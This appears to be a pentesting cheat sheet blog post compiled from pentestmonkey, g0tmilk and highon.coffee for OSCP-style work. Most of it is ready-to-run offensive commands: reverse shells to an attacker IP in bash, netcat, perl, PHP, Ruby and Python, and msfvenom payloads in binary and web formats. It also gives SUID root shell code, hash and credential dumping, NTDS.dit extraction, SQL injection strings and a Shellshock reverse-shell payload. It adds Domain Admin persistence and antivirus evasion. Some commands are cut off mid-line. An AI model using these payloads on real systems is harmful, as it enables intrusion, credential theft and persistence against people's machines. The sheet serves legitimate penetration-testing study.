

Pentesting Cheatsheet

In addition to my own contributions, this compilation is possible by other compiled cheatsheets by [g0tmilk](#), [highon.coffee](#), and [pentestmonkey](#), as well as a few others listed at the bottom. It's easiest to search via ctrl+F, as the Table of Contents isn't kept up to date fully.

Pentesting Cheat Sheet

Table of Contents

Enumeration

General Enumeration

FTP Enumeration (21)

SSH (22)

SMTP Enumeration (25)

Finger Enumeration (79)

Web Enumeration (80/443)

Pop3 (110)

RPCBind (111)

SMB\RPC Enumeration (139/445)

SNMP Enumeration (161)

Oracle (1521)

Mysql Enumeration (3306)

DNS Zone Transfers

Mounting File Shares

Fingerprinting

Exploit Research

Compiling Exploits

Packet Inspection

Password Cracking

Bruteforcing

Shells & Reverse Shells

SUID C Shells

TTY Shell

Spawn Ruby Shell

Netcat

Telnet Reverse Shell

PHP

Bash

Perl

Meterpreter

Windows reverse meterpreter payload

Windows VNC Meterpreter payload

Linux Reverse Meterpreter payload

Meterpreter Cheat Sheet

Meterpreter Payloads

Binaries

Web Payloads

Scripting Payloads

Shellcode

Handlers

Powershell

Privilege Escalation

Linux

Windows

Command Injection

File Traverse

Test HTTP options using curl

Upload file using CURL to website with PUT option available

Transfer file

Activate shell file

SQLInjections

Injectons

SQLMap

Miscellaneous

Tunneling

AV Bypass

Web hosts

Php Meterpreter Shell

Reverse shell using interpreters

Shellshock

Resources & Links

Windows Privilege Escalation

SQL & Apache Log paths

Recon

Cheat Sheets (Includes scripts)

Meterpreter Stuff

Proxy Chaining

Huge collection of common commands and scripts as well as general pentest info

Scripts

Pentester Bookmarks, huge collection of blogs, forums, and resources

Pentest Checklist

OSCP Writeups, blogs, and notes

Enumeration

General Enumeration:

```
nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1
```

- • Verbose, syn, all ports, all scripts, no ping

```
nmap -v -sS -A -T4 x.x.x.x
```

- • Verbose, SYN Stealth, Version info, and scripts against services.

```
nmap -script smb-check-vulns.nse --script-args=unsafe=1 -p445 [host]
```

- • Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

-

```
netdiscover -r 192.168.1.0/24
```

FTP Enumeration (21):

-


```
nmap -script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-ba
```

SSH (22):

-

```
ssh INSERTIPADDRESS 22
```

SMTP Enumeration (25):

-

```
nmap -script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp
```

-

```
nc -nvw INSERTIPADDRESS 25
```

-

```
telnet INSERTIPADDRESS 25
```

Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

Web Enumeration (80/443):

- dirbuster (GUI)

-

```
dirb http://10.0.0.1/
```

-

```
nikto -h 10.0.0.1
```

Pop3 (110):

-

```
telnet INSERTIPADDRESS 110
```

-

```
USER [username]
```

```
PASS [password]
```

- • To login

```
LIST
```

- • To list messages

```
RETR [message number]
```

- • Retrieve message

```
QUIT
```

- • quits

RPCBind (111):

-

```
rpcinfo -p x.x.x.x
```

SMB\RPC Enumeration (139/445):

-

```
enum4linux -a 10.0.0.1
```

- nbtscan x.x.x.x
 - Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain

-

```
py 192.168.XXX.XXX 500 50000 dict.txt
```

-

```
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.X
```

-

```
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum
```

```
smbclient -L //INSERTIPADDRESS/
```

- - List open shares

-

```
smbclient //INSERTIPADDRESS/ipc$ -U john
```

SNMP Enumeration (161):

-

```
snmpwalk -c public -v1 10.0.0.0
```

-

```
snmpcheck -t 192.168.1.X -c public
```

-

```
onesixtyone -c names -i hosts
```

-

```
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
```

-

```
snmpenum -t 192.168.1.X
```

Oracle (1521):

-

```
tnscmd10g version -h INSERTIPADDRESS
```

-

```
tnscmd10g status -h INSERTIPADDRESS
```

Mysql Enumeration (3306):

-


```
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-d
```

DNS Zone Transfers:

-

```
nslookup -> set type=any -> ls -d blah.com
```

```
dig axfr blah.com @ns1.blah.com
```

- - This one works the best in my experience

-

```
dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml output.xml
```

Mounting File Share

-

```
showmount -e IPADDR
```

```
mount 192.168.1.1:/vol/share /mnt/nfs -nolock
```

- - mounts the share to /mnt/nfs without locking it

```
mount -t cifs -o username=user,password=pass, domain=blah //192.168.1.X/sh
```

- - Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)

```
net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no
```

- Mount a Windows share on Windows from the command line

```
apt-get install smb4k -y
```

- Install smb4k on Kali, useful Linux GUI for browsing SMB shares

Fingerprinting: Basic versioning / finger printing via displayed banner

-

```
nc -v 192.168.1.1 25
```

-

```
telnet 192.168.1.1 25
```

Exploit Research

```
searchsploit windows 2003 | grep -i local
```

- Search exploit-db for exploit, in this example windows 2003 + local esc

Compiling Exploits

```
gcc -o exploit exploit.c
```

- Compile C code, add `-m32` after 'gcc' for compiling 32 bit code on 64 bit Linux

```
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe
```

- • Compile windows .exe on Linux

Packet Inspection:

```
tcpdump tcp port 80 -w output.pcap -i eth0
```

- • tcpdump for port 80 on interface eth0, outputs to output.pcap

Password Cracking

-


```
hash-identifier [hash]
```

-

```
john hashes.txt
```

-

```
hashcat -m 500 -a 0 -o output.txt --remove hashes.txt /usr/share/wordlists/rocky
```



```
hashcat -m 1000 dump.txt -o output.txt --remove -a 3 ?u?!?l?d?d?d?d
```

- • Brute force crack for NTLM hashes with an uppercase, lowercase, lowercase, and 4 digit mask
- List of hash types and examples for hashcat https://hashcat.net/wiki/doku.php?id=example_hashes
- <https://hashkiller.co.uk> has a good repo of already cracked MD5 and NTLM hashes

Bruteforcing:

-

```
hydra 10.0.0.1 http-post-form "/admin.php:target=auth&mode=login&user=^US
```

-

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOC
```

```
hydra -P /usr/share/wordlists/nmap.lst 192.168.X.XXX smtp -V
```

- • Hydra SMTP Brute force

Shells & Reverse Shells

SUID C Shells

- bin/bash:

```
int main(void){  
  
    setresuid(0, 0, 0);  
  
    system("/bin/bash");  
  
}
```

- bin/sh:

```
int main(void){  
  
    setresuid(0, 0, 0);  
  
    system("/bin/sh");  
  
}
```


TTY Shell:

-

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

-

```
echo os.system('/bin/bash')
```

-

```
/bin/sh -i
```

```
execute('/bin/sh')
```

- • LUA

```
!sh
```

- • Privilege Escalation via nmap

```
:!bash
```

- • Privilege escalation via vi

Fully Interactive TTY

In reverse shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Ctrl-Z

In Attacker console

```
stty -a
```

```
stty raw -echo
```

fg

In reverse shell

reset

export SHELL=bash

export TERM=xterm-256color

stty rows <num> columns <cols>

Spawn Ruby Shell

-

```
exec "/bin/sh"
```

-

```
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh"
```

Netcat

-

```
nc -e /bin/sh ATTACKING-IP 80
```

-

```
/bin/sh | nc ATTACKING-IP 80
```

-

```
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
```

Telnet Reverse Shell

-

```
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
```

-

```
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
```

PHP

```
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- (Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)

Bash

-

```
exec /bin/bash 0&0 2>&0
```

-

```
0<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196
```

-

```
exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5
```



or: while read line 0<&5; do \$line 2>&5 >&5; done

-

```
bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
```

Perl

-


```
exec "/bin/sh";
```

-


```
perl -e 'exec "/bin/sh";'
```

-

```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STREAM,ge
```



```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdop
```



- - Windows

```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STREAM,ge
```

- Windows

Meterpreter

Windows reverse meterpreter payload

```
set payload windows/meterpreter/reverse_tcp
```

- Windows reverse tcp payload

Windows VNC Meterpreter payload

```
set payload windows/vncinject/reverse_tcp
```


- • Meterpreter Windows VNC Payload
-

```
set ViewOnly false
```

Linux Reverse Meterpreter payload

```
set payload linux/meterpreter/reverse_tcp
```

- • Meterpreter Linux Reverse Payload

Meterpreter Cheat Sheet

```
upload file c:\\windows
```

- • Meterpreter upload file to Windows target

```
download c:\\windows\\repair\\sam /tmp
```

- • Meterpreter download file from Windows target

```
download c:\\windows\\repair\\sam /tmp
```

- • Meterpreter download file from Windows target

```
execute -f c:\\windows\\temp\\exploit.exe
```

- • Meterpreter run .exe on target – handy for executing uploaded exploits

```
execute -f cmd -c
```

- • Creates new channel with cmd shell

```
ps
```

- • Meterpreter show processes

```
shell
```

- • Meterpreter get shell on the target

```
getsystem
```

- • Meterpreter attempts privilege escalation the target

```
hashdump
```

- • Meterpreter attempts to dump the hashes on the target (must have privileges; try migrating to winlogon.exe if possible first)

```
portfwd add -l 3389 -p 3389 -r target
```

- • Meterpreter create port forward to target machine

```
portfwd delete -l 3389 -p 3389 -r target
```

- • Meterpreter delete port forward

```
use exploit/windows/local/bypassuac
```

- • Bypass UAC on Windows 7 + Set target + arch, x86/64

```
use auxiliary/scanner/http/dir_scanner
```

- • Metasploit HTTP directory scanner

```
use auxiliary/scanner/http/jboss_vulnscan
```

- • Metasploit JBOSS vulnerability scanner

```
use auxiliary/scanner/mssql/mssql_login
```

- • Metasploit MSSQL Credential Scanner

```
use auxiliary/scanner/mysql/mysql_version
```

- • Metasploit MSSQL Version Scanner

```
use auxiliary/scanner/oracle/oracle_login
```

- • Metasploit Oracle Login Module

```
use exploit/multi/script/web_delivery
```

- Metasploit powershell payload delivery module

```
post/windows/manage/powershell/exec_powershell
```

- Metasploit upload and run powershell script through a session

```
use exploit/multi/http/jboss_maindeployer
```

- Metasploit JBOSS deploy

```
use exploit/windows/mssql/mssql_payload
```

- Metasploit MSSQL payload

```
run post/windows/gather/win_privs
```

- Metasploit show privileges of current user

```
use post/windows/gather/credentials/gpp
```

- Metasploit grab GPP saved passwords

-

```
load kiwi
```

```
creds_all
```

- Metasploit load Mimikatz/kiwi and get creds

```
run post/windows/gather/local_admin_search_enum
```

- • Identify other machines that the supplied domain user has administrative access to
-

```
set AUTORUNSCRIPT post/windows/manage/migrate
```

Meterpreter Payloads

```
msfvenom -l
```

- • List options

Binaries

-


```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
```

-

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe
```

-

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho
```

Web Payloads

```
msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php
```

- • PHP

```
set payload php/meterpreter/reverse_tcp
```

- • Listener

```
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> sh
```

- • PHP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.a
```

- • ASP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
```

- JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
```

- WAR

Scripting Payloads

- `msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py`

- Python

```
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh
```

- Bash

```
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl
```

- Perl

Shellcode

For all shellcode see 'msfvenom -help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

-

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f
```

-

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
```

-

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f
```

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
exploit/multi/handler set PAYLOAD set LHOST set LPORT set ExitOnSession false
```

An example is:

```
msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT=
```

Powershell

Execution Bypass

-

```
Set-ExecutionPolicy Unrestricted  
./file.ps1
```

-

```
Import-Module script.psm1  
Invoke-FunctionThatIsIntheModule
```

-

```
iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")
```

Powershell.exe blocked

- Use 'not powershell' <https://github.com/Ben0xA/nps>

Persistence

-

```
net user username "password" /ADD
```

-

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

Gather NTDS.dit file

- ntdsutil
activate instance ntds
ifm
create full C:\ntdsutil
quit
quit

Privilege Escalation

Linux:

Find Binaries that will execute as the owner

-

```
find / -perm -u=s -type f 2>/dev/null
```

Find binaries that will execute as the group

-

```
find / -perm -g=s -type f 2>/dev/null
```

Find sticky-bit binaries

-


```
find / -perm -1000 -type d 2>/dev/null
```

If Python is executable as root

-

```
python2.7 -c "import pty;pty.spawn('/bin/sh');" 
```

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<https://github.com/pentestmonkey/unix-privesc-check>

Windows:

<https://github.com/pentestmonkey/windows-privesc-check>

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

Command Injection

File Traverse:

-

```
website.com/file.php[?path=/]
```

Test HTTP options using curl:

-

```
curl -vX OPTIONS [website]
```

Upload file using CURL to website with PUT option available

-

```
curl --upload-file shell.php --url http://192.168.218.139/test/shell.php --http1.0
```

Transfer file (Try temp directory if not writable)(wget -O tells it where to store):

-

```
?path=/; wget http://IPADDRESS:8000/FILENAME.EXTENTION;
```

Activate shell file:

-

```
; php -f filelocation.php;
```

SQLInjections

Common Injections for Login Forms:

- admin' --
- admin' #
- admin'/*
- ' or 1=1--
- ' or 1=1#
- ' or 1=1/*
- ') or '1'='1--
- ') or ('1'='1—

SQLMap

- `sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3`
 - Automated sqlmap scan
- `sqlmap -u http://INSERTIPADDRESS --dbms=mysql --crawl=3`
- `sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"`

- Targeted sqlmap scan
- `sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump` Scan url for union + error based injection with mysql backend and use a random user agent + database dump
- `sqlmap -o -u "http://meh.com/form/" -forms`
 - `sqlmap` check form for injection
- `sqlmap -o -u "http://meh/vuln-form" --forms -D database-name -T users -dump`
 - `sqlmap` dump and crack hashes for table users on database-name.
- `sqlmap --flush session`
 - Flushes the session
- `sqlmap -p user --technique=B`
 - Attempts to exploit the “user” field using boolean technique.
- `sqlmap -r <captured request>`
 - Capture a request via Burp Suite, save it to a file, and use this command to let `sqlmap` automate everything. Add `-os-shell` at the end to pop a shell if possible.

Miscellaneous

NTLMRelayx.py using mitm6

This will take captured credentials via IPv6 spoofing using mitm6 and relay them to a target via ntlmrelayx.py. It requires ntlmrelayx.py and mitm6 to be installed already.

```
mitm6 -d <domain.local>
```

- First, start mitm6 and specify the domain you're spoofing on with '-d domain.name'

```
ntlmrelayx.py -6 -wh 192.168.1.1 -t smb://192.168.1.2 -l ~/tmp/
```

- -6 specifies ipv6, -wh specifies where the WPAD file is hosted at (your IP usually). -t specifies the target, or destination where the credentials will be relayed. -l is to where to store the loot.

Name your terminal whatever you want

This small script will name your terminal whatever you pass as an argument to it. It helps organizing with multiple terminals open. Thanks Ben!

```
#!/bin/bash

echo -ne "\033]0;${1}\007"
```

Tunneling:

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

- `sshuttle -r root@10.0.0.1 10.10.10.0/24`

AV Bypass:

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```

- wine and hyperion need to be installed.

Web hosts

- `python -m SimpleHTTPServer 80`
 - Basic HTTP Server. Will list the directory it's started in.
- `service apache2 start`
 - Starts Apache web server. Place files in `/var/www/html` to be able to 'wget' them.

Php Meterpreter Shell (Remove Guard bit)

- `msfvenom -p php/meterpreter/reverse_tcp LHOST=????????? LPORT=6000 R > phpmeterpreter.php`

Netcat

- Listener: `nc -lvp <PORT>`
 - Listen verbosely on a port.

- Target: nc -e /bin/bash listeneripaddress listenerport
- or ncat -v -l -p 7777 -e /bin/bash
- Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt
 - Download file via ncat

Reverse shell using interpreters (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

- python -c python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- python -c "exec('import socket, subprocess;s = socket.socket();s.connect(('127.0.0.1',9000))\nwhile 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\\")"

Shellshock

- `curl -x TARGETADDRESS -H "User-Agent: () { ignored; }; /bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1" TARGETADDRESS/cgi-bin/status`
- `curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored; }; /bin/bash -i >& /dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status`
- `ssh username@IPADDRESS '() { ;; } /bin/bash'`
 - Shellshock over SSH

CrackMapExec

```
crackmapexec smb 10.0.0.1/24 -u administrator -p 'password' --local-auth --sam
```

- • Spray the network with local login credentials then dump SAM contents

```
crackmapexec smb 10.0.0.1/24 -u administrator -H <hash> --local-auth --lsa
```

- • Pass the hash network-wide, local login, dump LSA contents

```
crackmapexec smb 192.168.10.0/24 -u username -p password -M empire_exec -
```

- • Requires Empire Restful API to be running. It will spray supply credentials and pop an empire agent on any successful login. Read more [here](#)

Resources & Links

Windows Privilege Escalation

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://toshellandback.com/2015/11/24/ms-priv-esc/>

SQL & Apache Log paths

<http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations>

Recon

<https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/>

Cheat Sheets (Includes scripts):

<http://pentestmonkey.net/>

<https://highon.coffee/blog/cheat-sheet/>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

Meterpreter Stuff

<http://netsec.ws/?p=331>

Proxy Chaining

apt-get install sshuttle

<https://github.com/sshuttle/sshuttle>

<https://github.com/rofl0r/proxychains-ng>

<https://www.offensive-security.com/metasploit-unleashed/proxytunnels/>

Huge collection of common commands and scripts as well as general pentest info

<https://bobloblaw.gitbooks.io/security/content/>

Scripts

<https://github.com/rebootuser/LinEnum>

<https://github.com/mzet-/linux-exploit-suggester>

<https://github.com/azmatt/windowsEnum>

<https://github.com/leeбайд/discover>

<https://nmap.org/nsedoc/>

Pentester Bookmarks, huge collection of blogs, forums, and resources.

<https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wiki>

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

Pentest Checklist

http://mateustymbu.xpg.uol.com.br/Bibliography/Pentest_Checklist.pdf

Pentesting Workflow

<https://workflowy.com/s/FgBl.6qcAQUUqWM>

OSCP Writeups, blogs, and notes:

<https://xapax.github.io/blog/2017/01/14/OSCP.html>

<http://www.securitysift.com/offsec-pwb-oscp/>

<https://netsecfocus.com/topic/32/oscp-like-vulnhub-vm>

https://blog.propriacausa.dewp-content/uploads/2016/07/oscp_notes.html

<https://localhost.exposed/path-to-oscp/>

https://www.reddit.com/r/netsecstudents/comments/5i00w6/my_experience_with_the_oscp/

<https://naterobb.blogspot.com/2017/02/my-experience-with-oscp-to-kick-off-my.html>

<http://www.securitysift.com/offsec-pwb-oscp/>

Share this:



Twitter



Facebook



Like

Be the first to like this.

Follow Me on Twitter



On Github



